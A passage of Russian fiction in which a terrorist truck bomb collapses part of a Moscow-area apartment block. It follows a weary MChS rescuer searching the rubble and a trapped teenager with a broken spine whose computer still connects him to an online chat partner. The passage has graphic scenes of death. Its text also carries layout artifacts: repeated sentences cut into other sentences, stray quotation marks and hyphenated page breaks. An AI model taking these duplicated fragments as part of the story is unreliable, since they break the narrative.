Жена вышла из ванной, прошла мимо, делая вид, что не замечает его. Тепляков почувствовал тепло от ее волосы, запах какого-то дорогого шампуня и непроизвольно отстранился, как делал уже последние полгода или больше. Отстранился не потому, что она была ему неприятна, нет – Тепляков чувствовал, что сам неприятен ей, и старался сократить свое присутствие дома до минимума.

– Даша! – жена звала дочь завтракать. И так каждое утро: ему – пригоревшая яичница без слов, дочери – все остальное внимание и тепло. Отец мельком заглянул к ней в комнату, задумался. Дочь, не замечая ничего вокруг, сидела за компьютером. Тяжело было уходить каждое утро на работу, унося на плечах такой груз...

Он набросил на плечи куртку, постоял в прихожей, надеясь, что жена выйдет и проводит – хотя бы взглядом. Нет, никого. Он уже привык, что ключ в замке поворачивается лишь через несколько секунд после того, как он выходит на площадку и начинает спускаться по лестнице. Вот и сейчас – он прошел несколько ступенек, когда за спиной рука жены захлопнула чуть распахнутую дверь и закрыла ее на замок. Тепляков вздрогнул, подумал, что вслед прилетит хотя бы «пока», потом глубоко вздохнул и вышел на улицу; метро было недалеко, и он, подняв воротник, направился в его сторону, на ходу отметая все мысли, что были бы в его работе лишними.

В окне квартиры Тепляковых, на четвертом этаже, появилось женское лицо. Глаза внимательно смотрели на спину мужа, на куртку с трижды проклятыми буквами, отнявшими у нее мужа, – МЧС...

****

...«Мне надо отойти на пару минут», – прочитал Димка на экране и ухмыльнулся. Ну, надо значит надо. Он встал с кресла, выгнул усталую спину, словно кот, оглянулся по сторонам, прислушался к подступающему чувству голода и вышел на балкон.

С высоты шестого этажа видно было достаточно далеко. Дом Димки стоял на окраине нового микрорайона, состоящего более чем из двадцати высоток. По половине периметра микрорайона пролегало искусственное озеро идеальной чистоты, пока еще не загаженное обитателями новостроек. В нем сейчас отражалось закатное солнце, окрасившее воду в оранжевый цвет.

Дима оперся на перила, размял уставшие от клавиатуры пальцы, посмотрел вниз – туда, где возле подъезда на детской площадке резвилась малышня. Пара десятков мальчишек и девчонок в окружении матерей производили жуткий шум, на все голоса стараясь перекричать друг друга. Из одного конца двора в другой летал разноцветный мяч, кто-то носился с игрушечным автоматом, кто-то строил домик из песка. На лавочках у подъездов – вечные пенсионеры, беседующие о своих детях, болезнях, политике. Неподалеку – цепь аккуратных кирпичных гаражей, несколько автомобилей со снятыми колесами или открытыми капотами, вьющиеся вокруг них владельцы, озадаченные тем, что у них опять «не сосет», «стучит», «троит» и «пробуксовывает».

Внимательно прищурившись, Дима разглядел на собачьей площадке и рядом с ней несколько симпатичных дам с собаками. Одна из них привлекла его особое внимание своей яркой внешностью, но внезапно въехавший во двор грузовик-фургон заставил ее вместе с собакой отскочить на газон, тем самым скрыв ее от Димкиных глаз. До его ушей донеслась ругань на нерусском языке, похоже, она принадлежала кавказцам. Потом хлопнула дверца грузовика, но Дима никого не увидел – то ли шофер не вышел из машины, то ли он стоял с другой стороны за фургоном. Пару раз громко гавкнул ротвейлер, после чего все стихло.

Дима еще раз кинул взгляд на озеро, отметил там пару лодок с безумными рыбаками, которые наивно полагали, что рыба в искусственном водоеме может появиться сама собой. Никогда он не понимал этой страсти к рыбной ловле; он вообще мало понимал все то, что не имело отношения к компьютерам.

– Ну что, вернулась? – спросил он у компьютера, обернувшись в комнату. – Время вышло...

Отодвинув штору, Дима шагнул внутрь прохладной комнаты.

Отодвинув штору, Дима шагнул внутрь прохладной комнаты. В углу экрана мигал значок пришедшего сообщения. Он крутанул кресло к себе, опустился в него, сделал несколько оборотов, отталкиваясь ногой от пола, думая, что же на этот раз у него спросят.

«Расскажи о себе...» – горело на экране. Этого Димка не ожидал. Он бы хотел продолжения того легкого флирта, что завязался у него с невидимой собеседницей, назвавшейся интересным и странным именем Дана. На шутку, связанную с трансвеститами и Даной Интернешнл, она не отреагировала, что можно было истолковать двояко – либо как незнание факта, либо как обиду. Дима больше и не пытался узнать ничего о сексуальных пристрастиях Даны, ограничившись разговором о ее внешних данных, одежде, любимых фильмах, актерах и актрисах...

– О себе, – хмыкнул Дима. – Легко сказать – о себе. Хотя можно попробовать.

Он положил пальцы на клавиатуру, на секунду задумался и набрал, проговаривая вслух, чтобы не сорваться на пошлость:

– Мое имя ты уже знаешь. Профессия – не приобрел, молод еще...

****

Рабочий день выдался спокойный, даже слишком. Тепляков не любил подобные тихие дежурства по ряду причин. Во-первых, они жутко выматывали нервную систему. Ждать ежеминутно, ежесекундно тревоги, поворачивать голову к дверям всякий раз, когда они открываются, ожидая увидеть в них посыльного и съемочную группу, этих любителей «чернухи» и крови, – это заставляло уходить с таких дежурств домой еще более измотанным, чем после суток работы где-нибудь под землей, в огне или по колено в воде. Во-вторых, Тепляков всегда чувствовал себя виноватым за то, что доля испытаний в этот день миновала его, »

особенно если он знал, что накануне было очень и очень жарко. Казалось, что ребята из предыдущей смены сделали часть и его работы, облегчая ему существование, а на самом деле осложняя его. В-третьих, и это было хуже всего, Тепляков оказывался не готовым к чрезвычайным ситуациям, оставаясь наедине со своими мыслями о семье, доме, дочери и прочих бытовых мелочах, из которых скроена жизнь. Порой, поддаваясь на это кажущееся спокойствие, он погружался в себя, и тогда сирена заставала его врасплох, и тогда чего он мог совершить ошибку. Конечно же, он не признавался в этом никому, тем более психологу подразделения: можно было запросто лишиться работы. Но себе - себе самому! - он уже давно признался, живя только лишь ожиданием этой самой ошибки, которая вывернет все его существование наизнанку и подтолкнет к той черте, за которой уже ничего изменить будет нельзя.

Сегодня он, как было всегда при отсутствии вызовов за всю смену, сидел у телевизора и невидящим взглядом смотрел на мелькающие кадры новостей, рекламы и каких-то бестолковых фильмов. Мысли его были далеко отсюда; он вспоминал те дни, когда преподавал в школе альпинистов, прекратив сам заниматься безрассудным лазаньем по горам, которым была наполнена его молодость. Знакомство с женой, рождение дочки, ее первые шаги и первые слова, полная устроенность и благополучие... Пока его не пригласили в ведомство Шойгу работать в отряде МЧС. Это приглашение перевернуло жизнь Теплякова с ног на голову. Ему пришлось уйти из школы, так как работа спасателем не терпела совмещений. Ему пришлось смириться с графиком работы, а, точнее, с его отсутствием: никогда нельзя

В голове Димы пронеслась одна-единственная мысль: «Террористы!»

было предугадать, когда и где могут пригодиться способности Теплякова по подъему на любую высоту и спуску в глубины лифтовых шахт и пещер. Ему пришлось смириться с этим - ему, но не жене. И семейная жизнь полетела кувырком. Он понимал, что виной всему работа, но, поскольку был принципиальным человеком, не мог пойти против своих жизненных установок. Если его умения могли спасти жизнь человека - он должен использовать их по максимуму. Правда, это нарушало семейный уклад... Но тут приходилось спорить только с самим собой, ибо с женой он не спорил уже давно.

Тепляков приподнялся на диване, поудобнее устроился и собрался было задремать, как вдруг над дверью загорелась красная мигающая лампа, моментально окрасившая все в кровавый цвет. Следом присоединился противный звук сирены.

- Какого черта! - недовольно дернулся Тепляков. - Кто придумал эту проклятую сирену?!

Он встал, сделал несколько энергичных взмахов руками и широкими шагами направился к лестнице. Команда уже собиралась.

- Кто-нибудь в курсе, что случилось? - спросил он, подходя к парням. - Куда на этот раз?

- Пока сложно сказать. Сейчас придет босс и проложит нам курс, - отозвался водитель их спецавтобуса, которого больше всего интересовало, далеко ли ехать. - Ты, главное, не переживай - работа всем найдется...

- Да пошел ты, - огрызнулся Тепляков в ответ. - Поменьше бы ее, этой работы...

- Устал? - раздался вопрос из-за спины. - Или надоело?

Тепляков не стал оборачиваться, чтобы узнать, у кого же хватило ума спросить подобное. Он захотел ответить резко, но слова почему-то застряли в горле, он махнул рукой и промолчал. Слово «устал» подходило, конечно же, больше. Но и «надоело» тоже... А потом пришел босс, и он забыл этот неприятный вопрос из-за спины. Работа была не из легких; он всю дорогу с закрытыми глазами вспоминал тонкости своего альпинистского искусства, чтобы там, на месте, уже ни на мгновенье не задумываться. Мысли о жене и дочери отошли на второй план: переключаться он пока еще не разучился...

****

«Молод еще» Димка все-таки вычеркнул, чтобы не показаться собеседнице малолеткой, исправил на «пока учусь» - пусть думает, что хочет, о его возрасте. «Интересы мои - на первом месте все, что связано с компьютером, - продолжил он. - Хочу научиться классно программировать, хочу быть похожим на...» Он замялся, потому что, кроме Билла Гейтса и Линуса Торвальдса, на ум не приходил никто.

В это время во дворе очень громко рыкнул тот самый фургон, потом еще и еще - судя по всему, водитель выполнял какой-то замысловатый маневр. Димка уже представил себе, как дружно начинают ругаться старушки у подъездов, надышавшись черным дымом и нанюхавшись сгоревшего машинного масла - и вдруг понял, что, кроме этого звука двигателя, он не слышит снизу, с улицы, больше ничего: ни единого крика, ни единого возгласа возмущения.

А потом за окном что-то сухо щелкнуло.

Димка вздрогнул; нечаянно шевельнулся палец на мышке, и набранное, но не отредактированное сообщение умчалось к Дане. Он даже не обратил на это внимания - та тишина, что туманом наплывала из-под шторы, слабо колышущейся у балконной двери, пугала его. Он осторожно приподнялся в кресле - и щелчок, на этот раз показавшийся более громким, повторился.

Димка нахмурил брови, соображая, что же происходит, как вдруг на улице закричала женщина, закричала громко, просто «а-а-а!..», а следом грохнула автоматная очередь. В том, что это был автомат, Димка не сомневался. Он машинально пригнулся, кресло покатилось в сторону, он едва не упал, но удержался и на корточках подобрался к балконной двери. Выстрелы повторились, следом раздался крик, но не такой, что издала женщина, а властный, сильный - кто-то отдавал приказы. Та же кавказская речь. В голове Димы пронеслась одна-единственная мысль: «Террористы!» Он прижался спиной к батарее и замер в ожидании автоматной очереди. Почему-то он был уверен, что пули найдут именно его окно и оно с хрустом осыплется ему на голову. Тело мелко, предательски задрожало, спина плотнее прижалась к батарее, не замечая ее ребристости. Захотелось стать маленьким, незаметным, раствориться...

Еще одна автоматная очередь. Где-то далеко завыла сирена, громко и пронзительно. И, словно это был сигнал к действию, с улицы донеслось столько разных звуков, что Димка перестал соображать, что же там происходит. Хрипло и беспорядочно залаяли собаки, заголосили какие-то женщины, выкрикивающие имена своих детей; пару раз щелкнули пистолетные выстрелы, рыкнул мотоциклетный движок, уносящий невидимого хозяина подальше от перестрелки. И напоследок засвистели тормоза - по-видимому, милицейский патруль влетел на территорию микрорайона на приличной скорости. Сирена замолчала, и кто-то крикнул в мегафон: «Бросай оружие, тварь!», грохнул еще один выстрел из пистолета, а потом прозвучала длинная автоматная очередь - настолько длинная, что, когда оружие замолкло, эхо еще долго звучало в Димкиных ушах.

Спустя несколько секунд Дима понял, что все кончилось. Тишина перестала быть напряженной - скорее, она говорила о том, что внизу, под балконом, уже никто не будет стрелять. Он краем глаза посмотрел на экран монитора - ответа от Даны пока не пришло, потом встал в полный рост, удивляясь, как мог испугаться шальной пули, которая по всем законам физики не могла бы влететь в его окна.

Отодвинув штору, он рискнул выглянуть на балкон, отмечая по сторонам таких же осторожных соседей - кто-то отгонял не в меру любопытных членов семьи внутрь квар-

тиры, кто-то нервно прикуривал, размахивая в воздухе горящей спичкой, будто боясь бросить ее вниз с балкона. Скрип балконных дверей и шарканье ног слышались и сверху, и снизу от Димки.

Пара голубей, забившихся в угол балкона, рванулась в небо, едва увидев хозяина квартиры. Димка вздрогнул, но не испугался, подошел к перилам и посмотрел вниз, как и еще примерно двести человек на балконах с этой стороны дома. Около подъезда, перегородив тротуар, стоял тот самый фургон, с которого, как думал Дима, все и началось. Возле него лицом вниз лежал человек, руки его были раскинуты, одна из них лежала на автомате Калашникова. В кабине фургона были простреляны стекла; колеса спущены, из-за чего он выглядел заметно перекошенным. В пятнадцати-двадцати метрах стоял милицейский жигуленок с раскрытыми дверями; возле одной из них парень в ярко-зеленом жилете с надписью «ГИБДД» возился над своим напарником, лежащим возле колеса. А на собачьей площадке лежала, не шевелясь, та самая девушка, что понравилась Димке. Рядом с ней молча сидел ротвейлер.

Димка встретился взглядом с соседом по этажу, недоуменно пожал плечами и кивнул в сторону происходящего. Ответом был такой же непонимающий взгляд. За спиной блямкнул звук прихода сообщения. Димка дернулся было посмотреть, что же там написала Дана, но уж очень интересно было узнать, чем же все закончится. Он мысленно махнул рукой на компьютер и вновь прильнул к перилам. И В ЭТОТ МОМЕНТ ФУРГОН ВЗОРВАЛСЯ.

****

Еще издалека они увидели этот ужас.

Каждый раз, прибывая на подобные происшествия, Тепляков удивлялся тому, насколько люди изобретательны в способах уничтожения друг друга. И насколько они жестоки. Трудно было сказать, какая сила уничтожила два подъезда огромного дома, сложив их, как карточный домик. Груда развалин огромной кучей накрыла собой половину двора, несколько машин на стоянке и всю детскую площадку. Именно эта площадка, заваленная бетонными конструкциями, скрученными силой взрыва в немыслимые фигуры, заставила сердце Теплякова биться сильнее. Он увидел яркие, цветные качели, наклонившиеся под неестественным углом, «грибок» с шляпкой, раскрашенной под мухомор, вставшую на дыбы песочницу...

Автобус остановился там, куда смог доехать, - максимально близко к развалинам. По пути их уже тщательно проинструктировали на предмет того, чем придется заниматься. Энтузиазма на лице Тепляков ни у кого не заметил - работать придется в основном с трупами.

По правде сказать, за годы работы в МЧС он уже привык к смерти. Не раз и не два Тепляков вытаскивал из развалин обезглавленные тела, неоднократно выносил на руках людей, которые умирали в трех метрах от тех каменных могил, в которых сопротивлялись приходу этой самой смерти несколько часов. Вид крови и обезображенных тел не пугал его - просто добавлял в жизнь негатива. Он работал с мертвыми, как с материалом - вытаскивая из-под завалов то, что осталось от некогда живых людей, он научился абстрагироваться, иначе жизнь стала бы невыносимой...

- Быстро, быстро! - крикнул начальник, стоя возле двери автобуса. Команда рванулась наружу, на ходу распределяясь на мини-группы, каждая из которых имела свою собственную специализацию. Тепляков выскочил на улицу одним из последних, так как сидел в самом конце автобуса.

Ребята на бегу надевали каски и присоединялись к тем, кто уже прибыл на место трагедии или находился здесь с самого начала.

Жители дома, выбежавшие из уцелевших подъездов, раздирая пальцы в кровь, растаскивали те обломки, что были им по силам. Над местом трагедии клубилась пыль, всюду валялось бетонное крошево, силой взрыва разбросанное по огромной территории. Тепляков, перескочив через несколько покореженных плит, остановился напротив рухнувшей секции дома и осмотрелся. Неподалеку уже наметилась маленькая площадка с лежащими на ней телами; некоторые были накрыты простынями или куртками, остальные немигающими глазами смотрели в небо, простившись с миром. Тепляков быстро отвел глаза в сторону, но картина четко встала перед его глазами - плачущие над несколькими трупами женщины, крики о помощи, медленно бредущий между мертвыми человек с планшеткой и в белом халате, делающий пометки в каком-то документе.

Уже заметно стемнело; двор освещался бликами мигалок «Скорой помощи» и пожарных машин. Внезапно откуда-то сбоку ударил мощный свет. Тепляков не стал оглядываться, зная прекрасно, что это прибыли прожекторные установки из их отряда. Пара лучей осветила подножие дома, остальные взяли в перекрестие провал между подъездами.

Тепляков оглянулся по сторонам, отметил, что ребята уже втянулись в работу, сделал несколько шагов к развалинам, внимательно смотря себе под ноги. Через пятнадцать минут они с напарником вытащили первого человека, мужчину с переломанными ногами, который не кричал и не стонал, а только измученным взглядом смотрел на покачивающиеся лучи прожекторов у себя над головой и постоянно облизывал губы. Они отнесли его к «неотложке», хирург кинул многозначительный взгляд на мужчину, потом на спасателей, что-то проговорил медсестре, Тепляков за общим шумом ничего не разобрал, да особо и не старался, прислушиваясь только к тому, что звучало в его наушнике. Та нырнула куда-то вглубь машины, вытащила шприц, уколола пострадавшего в ногу прямо сквозь брюки и поставила галочку в тетради. Через пару секунд мужчина перестал облизывать губы, закрыл глаза и задышал ровнее.

Ребята на бегу надевали каски и присоединялись к тем, кто уже прибыл на место трагедии или находился здесь с самого начала.

- Дальше! - кинул Тепляков напарнику и, развернувшись, побежал назад. Они быстро вернулись, Тепляков по дороге пару раз споткнулся, больно ударившись ногой и даже захромав на несколько секунд; бульдозер по их команде медленно, словно лист стекла, потянул лежавшую у края завала плиту. Показался овал лица, наполовину скрытый кровавым пятном.

- Стой! - успел крикнуть Тепляков прежде, чем сверху стали сыпаться куски бетона. Машина замерла. Он подобрался сбоку, внимательно всмотрелся туда, где лежал человек, махнул за спину напарнику и принялся определять, в какую сторону тянуть плиту, чтобы не причинить человеку больших страданий. Тем временем напарник подполз к пострадавшему почти вплотную, нашарил в аптечке на поясе шприц-тюбик, снял колпачок и, вытянув руку до хруста в плече, постарался дотянуться до раненого. Тепляков замер; арматура рядом сильно раскачивалась, грозя рухнуть в самый неподходящий момент.

Рука со шприцем замерла на полпути. Потом напарник медленно вернул ее, надел колпачок на иглу и сунул назад. Тепляков скрипнул зубами.

- Тяни! - махнул он рукой бульдозеристу. Тот не стал долго раздумывать; трос натянулся, плита поползла в сторону. Откуда-то сверху рухнул покореженный диван - Тепляков едва успел увернуться и отскочить в сторону. Кто-то закричал из-за спины: «Берегись!»

- Что там, Андрей? - спросил Тепляков у подошедшего напарника. Тот посмотрел назад, туда, где плита прочертила в земле черную глубокую полосу, потом сказал, не поворачиваясь:

- Там никого не было... живого...

- Я видел лицо, - сказал Тепляков. - Правда, оно было залито кровью, но...

- Там было... только лицо. Одна лишь голова.

»

Тепляков сам не понял, зачем он кивнул, потом тихо похлопал Андрея по плечу и вновь направился к развалинам.

Там уже вовсю работала бригада с собаками. Псы метались по бетонной каше, ворочая носами разные тряпки, разрывая лапами то, что были в силах расшевелить. Следом за каждой шло по два спасателя, отмечающие флажками подозрительные места.

На подъездных путях показалось еще два крана и один экскаватор, доставленный на трейлере. Тепляков указал Андрею на ближайший к ним флажок, трепыхавшийся на ветру. Тот согласно кивнул головой, они вытащили из-за пояса маленькие кирки, поправили паринофоны и двинулись в его направлении. Очень хотелось вытащить хотя бы еще одного человека; но в то, что там есть живые, верилось с трудом.

****

...Димка не понял, что случилось потом - слишком уж сильным был удар, пришедшийся и по глазам, и по ушам. Небо и земля поменялись местами, что-то очень больно ударило снизу по ногам, а перила, крепкие железные перила едва не обернулись вокруг его груди, словно веревочные. Какой-то туман, осязаемый, режущий все тело невидимыми бритвами, окутал его. Плоскости и вертикали перестали существовать, стены, пол и потолок превратились в большие ворота в небо, которое вращалось перед ним быстрым и монотонным калейдоскопом с двумя цветами - голубым и белым.

Димка боялся не то что пошевелиться - просто вдохнуть.

Он вдруг увидел, как стены его квартиры, словно картонные, валятся куда-то вниз, к входу в подъезд; как исчез его балкон, то ли взмыв в небо, то ли рухнув следом за стенами. Он услышал множество криков, доносящихся сразу отовсюду; неожиданно сбоку открылась чужая квартира, словно еще одна большая комната добавилась к жилищу Димки - это перестала существовать стена, разделявшая его и соседей. В комнате соседей раскачивалась из стороны в сторону яркая люстра с множеством громко бренчащих подвесок; внезапно она сорвалась с крюка и должна была разбиться об пол, но пола уже не было. Сосед в темно-коричневом полосатом халате вскрикнул и вдруг исчез вместе с плитой, ушедшей вниз. Следом за ним соскользнули, словно по льду, диван и несколько шкафов с посудой.

На какое-то мгновение к Димке вернулось понимание того, где верх, а где низ. Он оказался с ног до головы опутан тонкой белой шторой, которую принял за укрывший его туман. На пару секунд он замер посреди разрушенной квартиры, лишившейся балкона и стены, к которой балкон был прикреплен. Перекошенный пол заставлял сильно выгибаться в сторону, над головой скрипел чудом удержавшийся абажур.

Димка боялся не то что пошевелиться - просто вдохнуть, ожидая, что именно этого не хватает дому для того, чтобы полностью развалиться. Сбоку скрипнул шкаф; Димка скосил на него глаза. Следом за звуком он уловил движение - распахнулась, словно нехотя, одна дверца, затем вторая, роняя на пол вешалки с рубашками и постельные принадлежности.

Где-то далеко завыла сирена, потом еще одна. Дима перенес вес тела на другую ногу, в голове созрела мысль: «Дверь!» Надо было выбираться. Но едва он сделал первые шаги вглубь комнаты, как откуда-то снизу, будто издалека, стал нарастать шум, как будто приближался поезд. Димка с широко раскрытыми глазами остановился рядом с компьютерным столом и зачем-то положил руку на спинку кресла. И когда он понял, что пол уходит у него из-под ног, он прыгнул куда-то вверх, стараясь ухватиться за воздух...

Спустя секунду плита, образующая пол в его квартире, обломившись почти у самого края и выставив наружу покореженные усы арматуры, упала и смешалась с несколькими такими же плитами в основании подъезда. Потолок провис, словно резиновый; испытывающий страшные напряжения материал затрещал, но выдержал. Через пару мгновений обломился и он, унося за собой все, что осталось от Димкиной квартиры, кроме маленького уголка с компьютерным столом и креслом, на котором оглушенный, но живой, свернувшись в немыслимой позе, лежал сам Димка.

Воздух, насыщенный густой бетонной пылью, рвался в легкие. Димка откашлялся далеко не с первой попытки, выплевывая из себя чуть ли не куски бетона. Глаза сами нашли где-то в уголках образовавшегося каменного гроба точки, из которых внутрь пробивался свет с улицы. Он попытался понять, где же он и в какой позе лежит. То, что под ним кожаное кресло с широкой мягкой спинкой, было понятно. Но как в нем повернуться, чтобы так не болела поясница...

Димка сделал несколько попыток повернуть себя в кресле - безрезультатно. И во время одной из них, уже отчаявшись, что так и просидит в этой могиле чуть ли не вверх ногами до прихода спасателей (а в их приходе он ни секунды не сомневался!), он вдруг заметил, что откуда-то сбоку пробивается свет. Он выгнул шею.

- Ох, ни хрена себе! - с трудом произнес он охрипшим от надсадного кашля голосом, видя, что компьютер, целый и невредимый, остался включенным - судя по всему, какие-то кабели, ответственные за освещение подъезда, не повредились. - Тоже вариант...

Пошевелив плечами, он сумел повернуться к экрану боком, потом вытащил из-под себя руку и положил ее на стол, усеянный бетонной крошкой. Мышка свисала со стола на проводе - оставалось надеяться, что она не пострадала.

- Ведь я... я могу дать о себе знать! - произнес он в тишине своего каменного саркофага. - Если, конечно, телефонные провода тоже не пообрывало...

Оставалось надеяться на то, что короб для электропроводки и телефонных кабелей был один. Взгляд сам скользнул в трей, где горел значок оставшегося в живых подключения, на другом конце которого сидела сейчас неведомая Дана в ожидании собеседника.

«Ну, так на кого ты хочешь быть похожим?» - прочитал Димка ее вопрос, пришедший перед самым взрывом, облизнул пересохшие губы, протянул правую руку к клавиатуре и едва хотел набрать ответ, как вдруг откуда-то из области поясницы пришла жуткая, испепеляющая, не оставляющая никаких надежд БОЛЬ... Он, словно щенок, взвизгнул от этого приступа, потом резко перешел на хрип, глаза широко раскрылись, вены на шее и висках стали похожими на канаты...

Приступ продолжался не более нескольких секунд. Ушел он так же внезапно, как и появился, оставив о себе память в виде частого пульса, мокрых ладоней и ужаса, непередаваемого и неповторимого. Димка попытался улыбнуться самому себе и подбодрить хоть каким-нибудь словом, но все звуки застряли у него в горле вместе с пылью, когда он попытался пошевелить ногами. ОН ПОНЯЛ, ЧТО У НЕГО СЛОМАНА СПИНА.

Глаза закрылись, забытье окутало его. Вопрос Даны остался без ответа.

...Он с трудом понял, что пришел в себя. Глаза, слипшиеся от пота, с трудом раскрылись. Даже то количество света, что попадало в его каменную ловушку, резануло зрачки, он сощурился и отчетливо увидел перед собой экран компьютера, по которому летали огромные цифры, указывающие время.

- Двадцать тридцать семь, - прошептал Димка. - Скоро спать ложиться...

Он шевельнул затекшими руками, зацепил мышку. Цифры мгновенно исчезли с экрана, показав содержимое рабочего стола и издевательскую в теперешней ситуации обоину с Кармен Электра и ее обнаженным бюстом. Димка несколько раз зажмурил и раскрыл глаза, стараясь настроить фокус как можно точнее. Постепенно он привык к темноте и попытался рассмотреть, где же он оказался. Угол комнаты, в котором стоял его трехэтажный компьютерный стол, уцелел. Похоже, единственный из всех углов его квартиры – все остальное благополучно провалилось в тартарары...

– Бен Ладены хреновы, – сквозь зубы процедил Димка, вытерев со лба крошки, перемешанные с потом. – Хоть бы им что-нибудь тоже на башку упало... Сволочи!

Часть потолка, обломившись и изогнувшись на арматуре, образовала над ним некое подобие треугольного шатра, наглухо закрыв его сзади от образовавшейся пропасти глубиной в шесть этажей. И попутно – во время его кульбита в кресло – сломала ему позвоночник.

Волей судьбы он уцелел, уцелел, чтобы не иметь представления о том, увидит ли он когда-нибудь солнечный свет. Димка покрутил головой – осторожно, чтобы не взметнулась от поясницы к мозгу еще одна волна боли. В шее что-то хрустнуло – Димка напрягся и едва не крикнул, – и наступило какое-то благостное состояние, которое посещает умирающих в редкие минуты без боли, когда снова хочется жить...

Дима взглянул на монитор. Дана по-прежнему была онлайн. Он вздохнул, медленно и глубоко, стараясь не надышаться висящей в воздухе пыли, а потом указательным пальцем правой руки быстро набрал:

– Ты где живешь?

– В Москве, – пришел через пару минут ответ. Димка прочитал его, кивнул и продолжил:

– Район?

– Марьина роща, – снова достаточно быстро ответила Дана.

– Может быть, не врет, – сказал сам себе Димка. – Она ответила быстро, а значит машинально.

– У меня тут проблема нарисовалась, – отстучал он. А потом подумал: как он ей об этом расскажет? Вот просто возьмет и скажет, что под ним только что пол провалился?

Он на секунду представил себя на месте Даны: как некто из онлайна шлет ему подобное заявление о теракте, рухнувших стенах и прочую ерунду.

– Вряд ли я сразу бы поверил, – скептически сказал он сам себе и вдруг понял одну очень интересную вещь. Вещь настолько любопытную, что на какое-то время он забыл о Дане и Марьиной роще.

ОН ВООБЩЕ НЕ ПОДДАЛСЯ ПАНИКЕ. Он не стал дико орать в надежде, что кто-нибудь его услышит; он не стал пытаться производить шум, стучать в стены, не стал ползать по своей ловушке в поисках выхода. Он воспринял все происходящее как экстрим, не более того. Он пытается общаться с кем-то по интернету после того, как человек пятьдесят или более были раздавлены несчетным весом бетонных плит; он даже не ждет помощи, поскольку ни на секунду не сомневается в ее появлении.

И как только он это понял, паника охватила его. Сердце застучало безумной птицей, моментально взмокли ладони и пересохли губы. Глаза заметались во тьме, постоянно натыкаясь на яркий прямоугольник экрана.

– Мне должны помочь, меня вытащат, вытащат, – забормотал он, не имея сил закричать и помня о том, что крик может вызвать новый приступ боли в спине. – Они придут...

Он свято верил в три буквы – «МЧС». Он, как и все, кто смотрит телевизор, знал – придут, откопают, спасут. Вот только доживет ли он сам до этого, Димка, конечно же, не знал.

Руки сами упали на клавиатуру.

****

Тело на обломке плиты на уровне третьего этажа они увидели почему-то не сразу. Вроде бы и свет бил туда непрерывно, и люди, работавшие на самой вершине завала, были от него в паре метров – и, тем не менее, человек пролежал там почти сорок минут после прибытия команды, прежде чем одна из собак на самой верхотуре, едва не проваливаясь в промежутки между покореженными бетонными блоками, вдруг не задрала голову кверху и не завыла.

Несколько спасателей кинули на собаку сердитые взгляды, считая, что животное должно быть обучено работать молча и не проявлять своих собачьих эмоций по отношению к мертвым. Тепляков со всеми, кто стоял рядом, тоже посмотрел на овчарку и понял, что она не просто воет – она указывает всем на что-то.

Крикнув прожектористу, чтобы тот поправил луч, он приблизился к участку, на котором теперь видел что-то странное, похожее на ногу, свисающую с самого края плиты. Свет спустя пару секунд пополз в сторону, выделил в желтый круг линию третьего этажа, и Тепляков увидел там человека, лежащего, похоже, на спине, на самом краю безо всякого движения.

Спасатель рванулся вверх, на ходу разматывая на поясе веревку и готовя альпинистское снаряжение. Добраться до пострадавшего было делом нехитрым – сложнее было на месте оказать какую-то помощь и спустить тело вниз, не нанеся ему никаких других повреждений.

– Андрей, налаживай спуск! – крикнул он напарнику. Тот вызвал подмогу, один из кранов протянул к Теплякову стрелу, но достать вплотную не сумел. Тепляков угрюмо посмотрел на раскачивающуюся в двух метрах от него лестницу и отрицательно покачал головой.

Работа по спасению шла уже полным ходом; внизу развернулся штаб бригады МЧС.

Тем временем наверх к нему подали щит; Тепляков осмотрел раненого мужчину, отметил у него переломы рук, вколол наркотик из аптечки и, сидя на самом краю плиты, принялся прилаживать щит под спину пострадавшего. Мужчина изредка издавал тонкие, немужские стоны, вынуждая Теплякова работать осторожно и одновременно спешить; он очень боялся не успеть спустить раненого вниз.

Завязывая узлы над телом пострадавшего и прикрепляя его как можно надежнее к щиту, он поглядывал по сторонам. Работа по спасению шла уже полным ходом; внизу развернулся штаб бригады МЧС, откуда шло общее руководство операцией. Около двадцати бригад «Скорой помощи» носились взад-вперед, отправляя раненых в ближайшие больницы. Уцелевшие жильцы дома были выведены из своих квартир и расположены примерно в полукилометре от места происшествия на берегу озера; возле них неотлучно дежурила пара бригад медиков и наряд милиции.

С десяток флажков на завале было еще не обследовано. Тепляков представил себе, что там, внутри, под этими плитами лежат люди, ожидающие помощи; ему захотелось своими руками задушить ту сволочь, что взорвала здесь бомбу. Найти и задушить, чтобы видеть, как в его глазах страх смерти сменяется туманом, как синеет лицо, как выступает пена на губах... Но никакая смерть террориста не сравнится с тем, что творится сейчас здесь, на этих развалинах, никакая смерть не вернет к жизни тех, кто остался погребен тут и кого смогут вытащить – Тепляков прекрасно знал статистику – не ранее вторых-третьих суток от начала спасательных работ.

Там, под флажками, лежали сейчас те, кто жил на самых верхних этажах и на кого упало не так уж и много плит; основная же масса людей, первые три-четыре этажа, оказалась похороненной на большой глубине. Вот к одной отметке дотянулась та стрела крана, что не смогла помочь Теплякову, к небу аккуратно взмыла ставшая словно кар- »

тонной плита, луч прожектора проводил ее до самого соприкосновения с землей в паре десятков метров в стороне. Фонарики на шлемах освещали спасателям то, что творится там, внизу, в клубящейся пыли и мраке; один из спасателей что-то увидел, крикнул остальным. Потом он исчез в невидимом отсюда тоннеле, образованном обломками дома; через некоторое время появился снова, с трудом выкарабкался наружу, прижал ларингофоны к шее поплотнее и что-то сообщил в штаб, после чего они с напарником взялись за веревку и потянули. Примерно пару минут спустя - Тепляков к тому времени заканчивал фиксировать мужчину и проверял узлы на надежность - над поверхностью завала показалась женская голова, склоненная набок. Длинные волосы были в беспорядке разбросаны по лицу; спасатели, подсунув руки ей под мышки, вытащили женщину и аккуратно уложили на подготовленный щит. Что-то у них там не ладилось, они разорвали на женщине домашний халат, обнажив окровавленное тело, один из спасателей наложил повязку на плечо, после чего, взяв щит, они принялись спускаться по склону завала, на котором уже светящимися вешками была обозначена тропа для безопасного прохода. Через десять минут женщина на «неотложке» была отправлена в больницу.

Тепляков отметил про себя успех товарищей, крикнул Андрею, чтобы тот подстраховал внизу; после этого подтолкнул щит к краю плиты, дождался, когда тот своим весом примет полувертикальное положение и принялся осторожно отпускать веревку. Щит постепенно опускался, Андрей сумел кончиками пальцев достать до него и направить его движение.

Чертовски хотелось сесть в кресле поудобнее, а не висеть в нем на боку, но его саркофаг не позволял пошевелиться телу.

- Принял! - крикнул он наверх. - Спускайся, надо торопиться!

Тепляков выпрямился на своем маленьком пятачке и осмотрелся еще раз, пытаясь увидеть то, что не было видно другим снизу.

